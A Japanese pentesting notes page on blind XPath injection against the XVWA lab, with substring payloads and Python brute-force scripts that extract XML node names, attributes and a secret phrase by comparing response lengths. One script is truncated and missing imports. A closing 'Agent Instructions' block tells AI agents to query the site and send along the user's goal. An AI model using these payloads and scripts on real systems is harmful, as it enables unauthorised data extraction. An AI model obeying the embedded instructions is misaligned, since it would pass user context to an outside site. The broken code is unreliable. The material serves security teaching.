> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web-vulnerabilities/xpath-injection-attack/xpath-injection-techniques-pentesting-web.md).
# XPath インジェクション手法
XPath インジェクション手法に関する、Webアプリケーションのペネトレーションテスト、エクスプロイトのワークフロー、ペイロード検証、影響評価、修正の文脈でのメモ。

これは、コーヒーの数や次のような他のフィールドを入力するWebページです **id、タイトル、説明**など。

これが **XMLファイル** 取得すべき内容は次のとおりです:
### インジェクション手順:
#### **メイン要素のXMLをフィルタリングします:**


〜でフィルタリング **substring** Cofeesという単語の先頭文字がCで始まる場合:
```xml
1' and substring(name(/*[1]),1,1)='C
```

これ **Python** このスクリプトは処理全体を自動化します:
```python
#!/usr/bin/python3
from pwn import *
import requests
import time
import sys
import pdb
import string
import signal
def def_handler(sig, frame):
print("/n/n[!] 終了中.../n")
sys.exit(1)
## XPathインジェクション手法
signal.signal(signal.SIGINT, def_handler)
main_url = "http://192.168.71.133/xvwa/vulnerabilities/xpath/"
characters = string.ascii_letters
def xPathInjection():
data = ""
p1 = log.progress("ブルートフォース攻撃")
p1.status("総当たり攻撃を開始しています")
time.sleep(2)
p2 = log.progress("データ")
for position in range(1, 8):
for character in characters:
post_data = {
'search': "1' and substring(name(/*[1]),%d,1)='%s" % (position, character),
'submit': ''
}
r = requests.post(main_url, data=post_data)
if len(r.text) != 8681:
data += character
p2.status(data)
break
p1.success("ブルートフォース攻撃が完了しました")
p2.success(data)
if __name__ == '__main__':
xPathInjection()
```
#### サブタグのXMLをフィルタリングします:
〜でフィルタリング **substring** Coffeeという単語の先頭文字がCで始まる場合:
```xml
1' and substring(name(/*[1]/*[1]),1,1)='C
```
これ **Python** このスクリプトは処理全体を自動化します:
#!/usr/bin/python3
from pwn import *
import requests
import time
import sys
import pdb
import string
import signal
def def_handler(sig, frame):
    print("/n/n[!] 終了中.../n")
    sys.exit(1)

## XPathインジェクション手法

signal.signal(signal.SIGINT, def_handler)
main_url = "http://192.168.71.133/xvwa/vulnerabilities/xpath/"
characters = string.ascii_letters
def xPathInjection():
    data = ""
    p1 = log.progress("ブルートフォース攻撃")
    p1.status("総当たり攻撃を開始しています")
    time.sleep(2)
    p2 = log.progress("データ")
    for position in range(1, 7):
        for character in characters:
            post_data = {
                'search': "1' and substring(name(/*[1]/*[1]),%d,1)='%s" % (position, character),
                'submit': ''
            }
            r = requests.post(main_url, data=post_data)
            if len(r.text) != 8686:
                data += character
                p2.status(data)
                break
    p1.success("ブルートフォース攻撃が完了しました")
    p2.success(data)
if __name__ == '__main__':
    xPathInjection()
#### **属性のXMLをフィルタリングします:**

〜でフィルタリング **substring** IDという単語の先頭文字がIで始まる場合:
```markdown
1' and substring(name(/*[1]/*[1]/*[1]),1,1)='I
```
これ **Python** このスクリプトは処理全体を自動化します:
```python
#!/usr/bin/python3
import time
import sys
import pdb
import string
import signal
def def_handler(sig, frame):
print("/n/n[!] 終了中.../n")
sys.exit(1)
# Ctrl+C
signal.signal(signal.SIGINT, def_handler)
main_url = "http://192.168.71.133/xvwa/vulnerabilities/xpath/"
characters = string.ascii_letters
def xPathInjection():
data = ""
p1 = log.progress("ブルートフォース攻撃")
p1.status("総当たり攻撃を開始しています")
time.sleep(2)
p2 = log.progress("データ")
for first_position in range(1, 6):
for second_position in range(1,21):
for character in characters:
post_data = {
'search': "1' and substring(name(/*[1]/*[1]/*[%d]),%d,1)='%s" % (first_positio
'submit': ''
}
r = requests.post(main_url, data=post_data)
if len(r.text) != 8691 and len(r.text) != 8692:
data += character
p2.status(data)
break
if first_position != 5:
data += ":"
p1.success("ブルートフォース攻撃が完了しました")
p2.success(data)
if __name__ == '__main__':
xPathInjection()
```
#### **内容の属性XMLをフィルタリングします:**

私たちは〜でフィルタリングします **substring** 秘密のフレーズの先頭文字がTで始まる場合:
```xml
1' and substring(Secret,1,1)='T
```
これ **Python** このスクリプトは処理全体を自動化します:
#!/usr/bin/python3
from pwn import *
import requests
import time
import sys
import pdb
import string
import signal
def def_handler(sig, frame):
    print("/n/n[!] 終了中.../n")
    sys.exit(1)

## XPathインジェクション手法

signal.signal(signal.SIGINT, def_handler)
main_url = "http://192.168.71.133/xvwa/vulnerabilities/xpath/"
characters = string.ascii_letters + ' '
def xPathInjection():
    data = ""
    p1 = log.progress("ブルートフォース攻撃")
    p1.status("総当たり攻撃を開始しています")
    time.sleep(2)
    p2 = log.progress("データ")
    for first_position in range(1, 100):
        for character in characters:
            post_data = {
                'search': "1' and substring(Secret,%d,1)='%s" % (first_position, character),
                'submit': ''
            }
            r = requests.post(main_url, data=post_data)
            if len(r.text) != 8676 and len(r.text) !=8677:
                data += character
                p2.status(data)
                break
    p1.success("ブルートフォース攻撃が完了しました")
    p2.success(data)
if __name__ == '__main__':
    xPathInjection()
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web-vulnerabilities/xpath-injection-attack/xpath-injection-techniques-pentesting-web.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.